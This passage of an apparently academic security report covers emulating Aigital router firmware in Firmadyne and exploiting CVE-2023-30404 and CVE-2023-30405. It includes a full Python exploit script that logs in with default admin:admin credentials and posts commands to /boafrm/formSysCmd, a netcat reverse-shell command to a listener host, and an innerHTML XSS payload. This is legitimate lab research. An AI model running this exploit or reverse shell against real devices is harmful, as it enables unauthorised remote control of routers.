After the hardware problems described in the introduction, we continued the analysis by emulating the firmware. The goal was not only to boot the extracted filesystem, but also to obtain a working environment where the web server and the relevant vulnerabilities could be tested.

We used Firmadyne to emulate the firmware in a QEMU-based MIPS environment. Since the device is based on a Realtek platform, we used the MIPS big-endian configuration.

The extracted root filesystem was packed into a Firmadyne-compatible archive:

```
1 tar --numeric-owner -czf firmadyne/images/1.tar.gz \  
2   -C tentativo_dimensioe/squashfs-root .
```

The emulated disk image was then created with:

```
1 cd firmadyne  
2 sudo ./scripts/makeImage.sh 1 mipseb
```

Finally, the firmware was started interactively with *./scripts/run.mipseb.interactive.sh I*.

In order to make the firmware usable during emulation, we modified the startup configuration. The root account in */etc/passwd* was configured with an empty password field:

```
1 root::0:0:root:/:/bin/sh
```

Moreover, */etc/inittab* was modified so that the system spawns a shell directly:

```
1 ::respawn:-/bin/sh
```

These changes were introduced only to simplify the emulation workflow. They allowed us to access the emulated firmware shell directly and configure the environment required for the tests.

Once the firmware was running, the network had to be configured manually. We assigned the emulated firmware the same IP address used by the original web interface. The configuration was performed inside Firmadyne with the following commands:

```
1 mkdir -p /proc  
2 mount -t proc proc /proc
```



```
3 ifconfig eth0 192.168.10.253 netmask 255.255.255.0 up
4 route add default gw 192.168.10.100
```

On the host side, the TAP interface used by QEMU/Firmadyne was configured manually. We brought the interface up, removed any previous address, and assigned the host address used throughout the tests:

```
1 sudo ip link set qemu-tap0 up
2 sudo ip addr flush dev qemu-tap0
3 sudo ip addr add 192.168.10.100/24 dev qemu-tap0
```

This placed the host machine and the emulated firmware in the same subnet. With this configuration, the emulated firmware could communicate with the host at *192.168.10.100*. This was necessary for HTTP access to the web interface, ICMP testing, TFTP transfers, and reverse shell connections.

For example, the *nc* binary used during the RCE tests was transferred with:

```
1 cd /tmp
2 tftp -g -l /tmp/nc -r nc 192.168.10.100
3 chmod +x /tmp/nc
```

A major objective of the emulation was to run the original Boa web server. After the initial boot, we verified that Boa was running with *ps — grep boa*. From the host machine, the web server was reachable at *http://192.168.10.253/*. We checked the HTTP server with *curl -I http://192.168.10.253/*, and the response confirmed that the emulated firmware was serving the web interface through *Boa/0.94.14rc21*.

During this phase, we discovered that simply running the original web application was not enough. Several pages caused segmentation faults because they relied on Realtek-specific NVRAM/MIB values that Firmadyne did not emulate correctly. The errors were typically related to calls performed through *libapmib.so* or through internal Boa handlers that expected valid configuration data from the device.

For this reason, before using the emulated firmware for the exploitation tests, we created a stabilized version of the original Boa binary. This version was not meant to fix the vulnerabilities under analysis, but only to make the original web server usable inside Firmadyne.

During the first emulation attempts, Boa crashed when some authenticated pages triggered Realtek-specific MIB/NVRAM access paths. These crashes were caused

by missing or incomplete configuration structures in the emulated environment, not by the CVEs themselves. The serial output showed repeated segmentation faults after requests to web pages that queried configuration values through the Realtek libraries.

To avoid confusing emulation failures with security behavior, we patched only the Boa code paths responsible for those Firmadyne-specific crashes. The vulnerable command execution handler was intentionally left unchanged in this stabilized version. In this way, the resulting binary still behaved as the original vulnerable server for the RCE test, while being stable enough to keep the web interface reachable.

The stabilization patches were applied to the original Boa binary at the following file offsets:

```
1 0x27de4
2 0x30bb0
3 0x30be0
```

Since the executable is loaded at virtual address *0x00400000*, the corresponding addresses visible in Ghidra are:

```
1 0x00427de4
2 0x00430bb0
3 0x00430be0
```

At these addresses, the original instructions belonged to code paths that expected valid pointers returned by Realtek-specific configuration routines. In Firmadyne, those pointers could be null or otherwise invalid, causing Boa to crash during page rendering. The stabilization patches replaced the unsafe dereference paths with MIPS *nop* instructions or, where required by the local control flow, with an early return sequence. This kept the binary layout unchanged and avoided modifying the security-relevant RCE handler at *0x00440290*.

These changes should therefore be considered emulation-stability patches, not security patches. The binary obtained after these changes was saved as *boa.before-boaPatched*: it is the pre-security-patch Boa used to reproduce the RCE, but already stabilized for the emulated environment.

Starting from this stabilized vulnerable binary, we later produced *boa.patched-stable*, which keeps the same Firmadyne stability patches and additionally disables the RCE handler. The RCE-specific binary patch is discussed separately in Chap-

ter 4.

In parallel, we also stabilized the web resources. The approach was conservative:

- keep the real Boa binary running inside the firmware;
- keep the original login flow;
- preserve the look and structure of the web interface;
- avoid unstable dynamic handlers not required for the demonstration;
- create stable versions of the pages needed during the tests.

The stabilized pages included *home.htm*, *status.htm*, *wzd_ap.htm*, *wlbasic.htm*, *tcpipplan.htm*, and *admin.htm*. They were designed to reproduce the relevant structure of the original interface, including the main sections *Home*, *Wizard*, *Wireless*, *TCP/IP*, and *Management*, together with the configuration panels *Wireless*, *LAN*, *WAN*, and *System*.

This produced an emulated web interface that was stable enough for the rest of the project. So this was not a perfect full emulation of all proprietary Realtek configuration logic. However, it was sufficient for the security analysis because:

- the firmware was running in Firmadyne;
- the Boa web server was the real server used by the device;
- the login and navigation were functional;
- the vulnerable and patched behaviors could be tested in a controlled way.

2.3.4 Firmware Analysis

After obtaining a stable emulation environment, we analyzed the firmware from the point of view of the components involved in the vulnerabilities. The analysis focused on the interaction between the web interface, the Boa server, and the underlying system commands.

The first relevant observation was that the web interface is not a simple collection of static pages. It is composed of:

- static HTML, CSS and JavaScript files;

- Boa handlers exposed through */boafrm/*;
- Realtek-specific configuration functions used to read and write device settings;
- system utilities invoked by the web server.

The login mechanism is implemented through a POST request to */boafrm/formLoginHtm*. The request contains the username, password and language selector. During the emulated tests we used the credentials *admin/admin*. The same login flow was later reused by the exploit script to automate access to the web interface before sending commands.

The second relevant component was the command execution interface. The web resources include a page named *webcmd.htm*, which submits commands to */boafrm/formSysCmd*. This handler is the key component for the RCE vulnerability. At the analysis stage, we did not yet patch or exploit it; we identified it as the relevant attack surface for Chapter 3.

The third relevant component was the management of wireless configuration values, especially the SSID. The SSID is a user-controlled value that is displayed back in the web interface. This behavior is security-sensitive because, if the value is inserted into the DOM¹ without escaping, it can lead to cross-site scripting.

The unsafe rendering pattern is represented by code that inserts a string using *innerHTML*:

```
1 target.innerHTML = ssid;
```

A safer rendering pattern is to treat the value as text:

```
1 target.textContent = ssid;
```

The practical exploitation and mitigation of this issue are discussed later in Chapters 3 and 4. In this chapter, the important result is that the firmware exposes user-controlled configuration values through the web interface, and these values must be handled carefully.

During the firmware analysis we also prepared two Boa versions for later testing:

- a vulnerable version, used to reproduce the original behavior;

¹The Document Object Model (DOM) is the browser's internal representation of a web page, and it exposes its elements as objects that can be read and modified by client-side scripts

- a patched stable version, used to verify that the web application remains usable while the RCE is blocked.

The two relevant binaries are *boa.before-boaPatched* and *boa.patched-stable*, as anticipated in the previous section. The active binary inside the root filesystem is always named */bin/boa*.

To switch between the two versions, we copied the desired binary over */bin/boa* and rebuilt the Firmadyne image. For example, to use the vulnerable version:

```
1 cp tentativo_dimensione/squashfs-root/bin/boa.before-boaPatched  
  \  
2  tentativo_dimensione/squashfs-root/bin/boa
```

To use the patched version:

```
1 cp tentativo_dimensione/squashfs-root/bin/boa.patched-stable \  
2  tentativo_dimensione/squashfs-root/bin/boa
```

This approach allowed us to compare the behavior of the same emulated firmware under two different Boa binaries.

In summary, the firmware analysis identified the components that are essential for the rest of the report:

- Boa as the central web server;
- */boafrm/formLoginHtm* as the login endpoint;
- */boafrm/formSysCmd* as the command execution endpoint;
- the SSID rendering logic as the relevant XSS sink;
- the dependency on Realtek-specific MIB/NVRAM functions as the main challenge for emulation.

Chapter 3

Exploiting

3.1 Login By-pass

The router has a serious security vulnerability: For more than five minutes (5m:50s) after a user logs into the web app, there is no authentication mechanism in place. Anyone can therefore access the web app—all they need is another user’s login or the user’s credentials (in our case, the default credentials “admin:admin”).

3.2 RCE

After obtaining a stable emulated environment, as described in Chapter 2, we moved to the exploitation phase of CVE-2023-30404. The target of this vulnerability is the Boa web server handler exposed through the endpoint */boafrm/formSysCmd*.

The firmware web interface includes a diagnostic command page, *webcmd.htm*, which submits user-supplied commands to the Boa handler. From the analysis phase, we knew that the relevant parameter was *sysCmd*. Therefore, the attack consists in sending an authenticated POST request to the following endpoint:

```
1 http://192.168.10.253/boafrm/formSysCmd
```

The request body contains the command to execute:

```
1 sysCmd=<command>
```

In our emulated setup, the firmware was reachable at *192.168.10.253*, while the host machine used for testing was configured as *192.168.10.100*. Before launching

the exploit, we verified that the emulated firmware was reachable and that Boa was running:

```
1 curl -I http://192.168.10.253/
```

The response (Figure 3.1) confirmed that the web server was the Boa instance extracted from the firmware:

```
1 Server: Boa/0.94.14rc21
```



```
samba@samba-VirtualBox:~/CLionProjects/progetto_IoT$ curl -I http://192.168.10.253/
HTTP/1.0 302 Redirect
Date: Tue, 01 Sep 2020 18:10:22 GMT
Server: Boa/0.94.14rc21
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Location: http://192.168.10.253/login.htm
```

Figure 3.1: Testing boa response

We automated the exploit with this python script [13].

The script accepts several options, which are explained in the help string and handled using the getopt library, as shown in the following code:

```
1 help_string = """
2 Utilizzo: python exploit.py [OPTIONS] [COMMAND]
3 OPZIONI:
4     -h, --help                Mostra questo messaggio di aiuto
5     -i, --interactive          Consente l'invio di molteplici
6     comandi                   comandi
7     -c, --command <CMD>      Specifica un singolo comando da
8     inviare                   inviare
9     -v, --verbose             Mostra la response delle richieste
10    HTTP                      HTTP
11
12 ESEMPI:
13     python exploit.py -i -c 'ping -c 1 192.168.10.100' -v
14     python exploit.py --interactive --command 'ping -c 1
15     192.168.10.100' --verbose
16
17 FUNZIONAMENTO:
18     L'exploit sfrutta la CVE-2023-30404 per ottenere una RCE su
19     un access
```



```

15     point Aigital Wireless N, inviando una richiesta POST a /
16     boafrm/formSysCmd.
17
18 def handle_arguments():
19     cmd = ""
20     verbose = interactive = command_mode = False
21     options = "hvic:"
22     long_options = ["help", "verbose", "interactive", "command"
23 ]
24     if len(args) == 0:
25         print(help_string)
26         sys.exit()
27
28     arguments, values = getopt.getopt(args, options,
29 long_options)
30
31     for current_arg, current_val in arguments:
32         if current_arg in ("-h", "--help"):
33             print(help_string)
34             sys.exit()
35
36         elif current_arg in ("-v", "--verbose"):
37             verbose = True
38
39         elif current_arg in ("-i", "--interactive"):
40             interactive = True
41
42         elif current_arg in ("-c", "--command"):
43             cmd = current_val
44             command_mode = True
45
46     return cmd, verbose, interactive
47
48 def main():
49     try:
50         cmd, verbose, interactive = handle_arguments()
51         login(verbose)
52
53         if not cmd == "":
54             send_request(cmd, verbose)
55
56         if interactive:
57             interactive_commands(cmd, verbose)
58
59     except getopt.error as e:
60         print(Fore.RED + str(e))

```

```

52         return 2
53     except KeyboardInterrupt:
54         print(Fore.YELLOW + "\nUser Interrupt")
55     except Exception as e:
56         print(Fore.RED + str(e))
57         return 1
58     return 0
59
60
61 if __name__ == "__main__":
62     sys.exit(main())

```

Next, we used the requests library to send some HTTP requests to the router.

First, the script attempts to log in to the router's web page; in our case, it was enough to include the default credentials in the request, but if they had been changed, they would have had to be changed in the request as well.

```

1 def login(verbose):
2     url_login = "http://192.168.10.253/boafrm/formLoginHtm"
3     headers_login = {
4         "Host": "192.168.10.253",
5         "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv
:140.0) Gecko/20100101 Firefox/140.0",
6         "Accept": "*/*",
7         "Accept-Language": "en-US,en;q=0.5",
8         "Accept-Encoding": "gzip, deflate, br",
9         "Referer": "http://192.168.10.253/login.htm",
10        "Content-Type": "application/x-www-form-urlencoded",
11        "X-Requested-With": "XMLHttpRequest",
12        "Content-Length": "62",
13        "Origin": "http://192.168.10.253",
14        "DNT": "1",
15        "Connection": "keep-alive",
16        "Sec-GPC": "1",
17        "Priority": "u=0"
18    }
19    data_login = {
20        "submit-value": "Login",
21        "username": "admin",
22        "password": "admin",

```

```

23     "lang_select": "0"
24 }
25
26 resp = session.post(url_login, headers=headers_login, data=
data_login, timeout=10)
27 if verbose:
28     print(resp.status_code)
29     print(resp.text)
30 return resp

```

Next, depending on the startup mode (-c for a single command or -i to send a series of commands from a shell-like command line; however, since the RCE is “armored,” no response is received).

```

1 url = "http://192.168.10.253/boafrm/formSysCmd"
2 headers = {
3     "Host": "192.168.10.253",
4     "User-Agent": "Mozilla/5.0",
5     "Accept": "text/html,application/html+xml,application/xml;q
=0.9,*/*;q=0.8",
6     "Accept-Language": "en-US,en;q=0.5",
7     "Content-Type": "application/x-www-form-urlencoded",
8     "Origin": "http://192.168.10.253",
9     "Referer": "http://192.168.10.253/setok.htm",
10    "Connection": "close",
11    "Upgrade-Insecure-Requests": "1",
12 }
13
14 def send_request(cmd, verbose):
15     data = {"sysCmd": cmd}
16
17     resp = session.post(url, headers=headers, data=data,
timeout=10)
18     if verbose:
19         print(resp.status_code)
20         print(resp.text)
21     return resp
22
23 def interactive_commands(cmd, verbose):
24     while True:

```

```

25     if cmd == "":
26         cmd = input('$ ')
27     else:
28         print(f"$ {cmd}")
29         if cmd == "exit":
30             print("Exiting...")
31             sys.exit()
32         send_request(cmd, verbose)
33         cmd = ""

```

We previously captured and saved the HTTP requests we send after submitting some test forms from the browser.

3.2.1 Executing Commands

The first step was to verify whether arbitrary commands could actually be executed. For this purpose, we used a harmless network command: *ping*. The host machine was listening on the Firmadyne TAP interface, while the emulated firmware was instructed to ping the host.

On the host side, we monitored ICMP traffic with *tcpdump*:

```

1 sudo tcpdump -i qemu-tap0 icmp -n

```

Then, from the exploit script, we sent the following command:

```

1 ping -c 4 192.168.10.100

```

The interactive exploit mode was launched with:

```

1 cd ~/CLionProjects/progetto_IoT/CVE-2023-30404
2 python exploit.py -i

```

Inside the exploit prompt, the command was submitted as follows:

```

1 $ ping -c 4 192.168.10.100

```

Receiving ICMP packets on the host proved that the command was not merely accepted by the web interface, but was actually executed by the emulated firmware. This confirmed the presence of remote command execution through the Boa handler.




Figure 3.2: ICMP packets generated by a command executed through the Boa RCE on the router

The same result could also be observed directly from the Firmadyne console, where Boa logged network-related syscalls and accepted HTTP connections. During command execution, Firmadyne printed messages related to socket creation and packet transmission. This dynamic evidence was useful because it confirmed the path from HTTP request to system-level command execution.




Figure 3.3: ICMP packets generated by a command executed through the Boa RCE on firmadyne

At this point, the vulnerability was confirmed: an authenticated HTTP request to `/boafrm/formSysCmd` allowed execution of arbitrary commands on the device [11].

3.2.2 Gaining Shell

After confirming command execution, the next objective was to obtain an interactive shell. The firmware already contained a minimal BusyBox environment, but the available tools were limited. Therefore, we needed to transfer a compatible *netcat*

binary to the emulated firmware. At the beginning, we tried to transfer a version of BusyBox containing netcat, unsuccessfully. For this reason, we decided to build a smaller standalone netcat binary compatible with the target architecture.

The firmware runs on a MIPS big-endian system, so the binary had to be compiled for the same architecture. We used the netcat 0.7.1 source code and cross-compiled it with *mips-linux-gnu-gcc*. The binary was built statically and optimized for size:

```
1 cd tentativo_dimensione/netcat-0.7.1
2 ./configure --host=mips-linux-gnu CC=mips-linux-gnu-gcc CFLAGS=
   "-static -Os"
3 make
4 strip src/netcat
5 cp src/netcat nc
```

The resulting binary was a stripped, statically linked MIPS big-endian executable. This was important because the emulated firmware could execute it without requiring additional shared libraries.

The transfer was performed using TFTP (Figure 3.4). On the host, the binary was exposed through the TFTP server. Inside the emulated firmware, we downloaded it into */tmp*:

```
1 cd /tmp
2 tftp -g -l /tmp/nc -r nc 192.168.10.100
3 chmod +x /tmp/nc
```

```
# mkdir -p /proc
# mount -t proc proc /proc
# ifconfig eth0 192.168.10.253 netmask 255.255.255.0 up
[ 26.280000] firmadyne: sys_socket[PID: 124 (ifconfig)]: family:2, type:1, protocol:0
[ 26.284000] firmadyne: __inet_insert_ifa[PID: 124 (ifconfig)]: device:eth0 ifa:0xc0a80afd
[ 26.284000] 8139cp 0000:00:12.0: eth0: link up, 100Mbps, full-duplex, lpa 0x05E1
# route add default gw 192.168.10.100
[ 26.292000] firmadyne: sys_socket[PID: 125 (route)]: family:2, type:1, protocol:0
# cd /tmp
# tftp -g -l /tmp/nc -r nc 192.168.10.100
[ 26.316000] firmadyne: sys_socket[PID: 126 (tftp)]: family:2, type:1, protocol:0
[ 26.316000] firmadyne: sys_setsockopt[PID: 126 (tftp)]: fd:3, level:65535, optname:4
# chmod +x /tmp/nc
# ps | grep boa
 120 root      1100 S      boa
 129 root       864 S      grep boa
```

Figure 3.4: Nc transfer by TFTP

We verified that the uploaded binary was executable by running:

```
1 /tmp/nc -h
```

The output (Figure 3.5) confirmed that the binary supported the `-e` option, which allows executing a program after the TCP connection is established. This feature was necessary to spawn `/bin/sh` over the network.

```
/tmp/nc -h
GNU netcat 0.7.1, a rewrite of the famous networking tool.
Basic usages:
connect to somewhere: /tmp/nc [options] hostname port [port] ...
listen for inbound:  /tmp/nc -l -p port [options] [hostname] [port] ...
tunnel to somewhere:  /tmp/nc -L hostname:port -p port [options]

Mandatory arguments to long options are mandatory for short options too.
Options:
-c, --close                close connection on EOF from stdin
-e, --exec=PROGRAM         program to exec after connect
-g, --gateway=LIST         source-routing hop point[s], up to 8
-G, --pointer=NUM          source-routing pointer: 4, 8, 12, ...
-h, --help                 display this help and exit
-i, --interval=SECS        delay interval for lines sent, ports scanned
-l, --listen                listen mode, for inbound connects
-L, --tunnel=ADDRESS:PORT  forward local port to remote address
-n, --dont-resolve          numeric-only IP addresses, no DNS
-o, --output=FILE           output hexdump traffic to FILE (implies -x)
-p, --local-port=NUM        local port number
-r, --randomize             randomize local and remote ports
-s, --source=ADDRESS        local source address (ip or hostname)
-t, --tcp                  TCP mode (default)
-T, --telnet               answer using TELNET negotiation
-u, --udp                  UDP mode
-v, --verbose              verbose (use twice to be more verbose)
-V, --version              output version information and exit
-x, --hexdump              hexdump incoming and outgoing traffic
-w, --wait=SECS            timeout for connects and final net reads
-z, --zero                 zero-I/O mode (used for scanning)

Remote port number can also be specified as range.  Example: '1-1024'

#
```

Figure 3.5: Nc help

On the host machine, we started a listener on port `9001`:

```
1 nc -nvlp 9001
```

Then, through the RCE exploit, we sent the reverse shell command:

```
1 /tmp/nc 192.168.10.100 9001 -e /bin/sh
```

In the exploit interactive prompt, the command was submitted as:

```
1 $ /tmp/nc 192.168.10.100 9001 -e /bin/sh
```

On the listener (Figure ??), we received a connection from the emulated firmware:

```
1 Connection received on 192.168.10.253
```



```

samba@samba-VirtualBox:~/CLionProjects/progetto_101/CVE-2023-30404$ python exploit.py -l
$ /tmp/nc 192.168.10.100 9001 -e /bin/sh
$

samba@samba-VirtualBox:~$ nc -nlp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.10.253 40080
cd /tmp
ls
nc
syscmd.log
usb
pwd
/tmp

```

Figure 3.6: Reverse shell

At that point, the shell was interactive. We verified it by executing simple commands (Figure 3.7) such as:

```

1 pwd
2 ls
3 ps

```

The working directory observed through the shell was consistent with the Boa execution context. In our tests, the shell opened in a directory related to the web server configuration, such as */etc/boa*. This behavior was expected because the command was executed by the Boa process.

```

samba@samba-VirtualBox:~/CLionProjects/progetto_101/CVE-2023-30404$ python exploit.py -l
$ /tmp/nc 192.168.10.100 9001 -e /bin/sh
$

1 root      868 S      init
2 root      0 SM      [kthreadd]
3 root      0 SM      [ksoftirqd/0]
4 root      0 SM      [kworker/0:0]
5 root      0 SM      [kworker/u:0]
6 root      0 SM      [rcu_kthread]
7 root      0 SMC     [khelper]
8 root      0 SM      [sync_supers]
9 root      0 SM      [bdi-default]
10 root     0 SMC     [kblockd]
11 root     0 SMC     [ata_sff]
12 root     0 SM      [khubd]
13 root     0 SMC     [cfg80211]
14 root     0 SM      [kworker/0:1]
15 root     0 SM      [khungtaskd]
16 root     0 SM      [kswapd0]
17 root     0 SMN     [ksmd]
18 root     0 SM      [fsnotify_mark]
19 root     0 SMC     [untonfs_slod]
20 root     0 SMC     [crypto]
30 root     0 SM      [scsi_eh_0]
31 root     0 SM      [scsi_eh_1]
32 root     0 SM      [ntblock0]
33 root     0 SM      [kworker/u:1]
34 root     0 SM      [kworker/u:2]
35 root     0 SM      [ntblock1]
36 root     0 SM      [ntblock2]
37 root     0 SM      [ntblock3]
38 root     0 SM      [ntblock4]
39 root     0 SM      [ntblock5]
40 root     0 SM      [ntblock6]
41 root     0 SM      [ntblock7]
42 root     0 SM      [ntblock8]
43 root     0 SM      [ntblock9]
44 root     0 SM      [ntblock10]
45 root     0 SM      [kworker/u:3]
52 root     0 SMC     [kpsmouse]
53 root     0 SM      [kworker/0:2]
56 root     872 S      /bin/sh
90 root     0 SM      [flush-8:0]
120 root    1128 S      boa
121 root     876 S      -/bin/sh
130 root     868 S      sh -c /tmp/nc 192.168.10.100 9001 -e /bin/sh 2>&1 > /
131 root     864 S      sh -c /bin/sh
132 root     864 S      /bin/sh
134 root     868 R      ps

```

Figure 3.7: Ps output

This completed the exploitation of CVE-2023-30404 both in the emulated environment and the real router. The vulnerability allowed us to move from authenticated web access to command execution, and then from command execution to an interactive shell and in Figures 3.8 and 3.9 is shown the response on boa server and the proof of the success of the attack.

```
[ 103.476000] firmadyne: sys_socket[PID: 131 (nc)]: family:1, type:524418, protocol:0
[ 103.476000] firmadyne: sys_socket[PID: 131 (nc)]: family:1, type:524418, protocol:0
[ 103.484000] firmadyne: sys_socket[PID: 131 (nc)]: family:2, type:524417, protocol:0
[ 103.484000] firmadyne: sys_setsockopt[PID: 131 (nc)]: fd:3, level:0, optname:11
[ 103.488000] firmadyne: sys_socket[PID: 131 (nc)]: family:2, type:524417, protocol:0
[ 103.488000] firmadyne: sys_setsockopt[PID: 131 (nc)]: fd:3, level:0, optname:11
[ 103.492000] firmadyne: sys_socket[PID: 131 (nc)]: family:1, type:524418, protocol:0
[ 103.492000] firmadyne: sys_socket[PID: 131 (nc)]: family:1, type:524418, protocol:0
[ 103.492000] firmadyne: sys_socket[PID: 131 (nc)]: family:2, type:2, protocol:0
[ 103.496000] firmadyne: sys_setsockopt[PID: 131 (nc)]: fd:3, level:65535, optname:128
[ 103.496000] firmadyne: sys_setsockopt[PID: 131 (nc)]: fd:3, level:65535, optname:4
```

Figure 3.8: Response of Boa Server

```
ps | grep nc
  8 root      0 SW      [sync_supers]
124 root      868 S      sh -c /tmp/nc 192.168.10.100 9001 -e /bin/sh 2>&1 > /
129 root      864 S      grep nc
```

Figure 3.9: Success of the attack

The same test was later repeated against the patched Boa binary. In that case, the HTTP request was still accepted by the server, but the vulnerable handler returned immediately and the *nc* process was not spawned. This comparison is discussed in Chapter 4.

3.3 XSS

Another vulnerability analyzed in the project was CVE-2023-30405, a cross-site scripting issue related to the web interface. The general idea is that a user-controlled value, such as the wireless SSID, is stored or reflected by the device and later inserted into the web interface without proper escaping.

During the analysis phase, we identified the SSID rendering logic as the relevant sink. If the value is inserted into the DOM using *innerHTML*, the browser interprets the value as HTML. If the SSID contains HTML or JavaScript event handlers, the browser may execute attacker-controlled code.

In a real device scenario, the attacker would modify the SSID to contain a malicious payload. When an administrator later visits the affected page, the payload is rendered by the browser. In our Firmadyne environment, the original Realtek configuration handlers were not fully reliable, so we reproduced the same vulnerable rendering behavior in the stabilized web interface while keeping the original Boa server and the original web application structure.

3.3.1 Exploitation

To demonstrate the issue, we used a payload that provides both visual confirmation and JavaScript execution:

```
1 <h1 style=color:red>XSS_OK</h1><img src=x onerror=alert(1)>
```

This payload is useful for two reasons. The *h1* tag gives an immediate visual indication that HTML has been interpreted, while the *onerror* handler triggers JavaScript execution through *alert(1)*. We chose this payload instead of a plain *<script>* tag because scripts inserted through *innerHTML* are not always executed by modern browsers, while event handlers such as *onerror* are a reliable way to demonstrate XSS execution.

The vulnerable page used for the demonstration was *home.htm*. In this page, the SSID value is inserted into the DOM using *innerHTML*:

```
1 var ssid = '<h1 style=color:red>XSS_OK</h1><img src=x onerror=alert(1)>';
2
3 function init() {
4     var target = document.getElementById("ssidValue");
5     if (target) {
6         target.innerHTML = ssid;
7     }
8 }
```

The vulnerable page was reached at:

```
1 http://192.168.10.253/home.htm
```

When the page is opened, the browser parses the SSID as HTML instead of displaying it as plain text. As shown in Figure 3.10, the injected image triggers the JavaScript *alert(1)*.




Figure 3.10: Alert message

After closing the alert, the visual part of the payload remains rendered inside the page: the *XSS_OK* marker appears as a red heading, as shown in Figure 3.11. This confirms that the injected SSID is interpreted as part of the page structure.




Figure 3.11: Injected SSID rendered as HTML in the vulnerable page

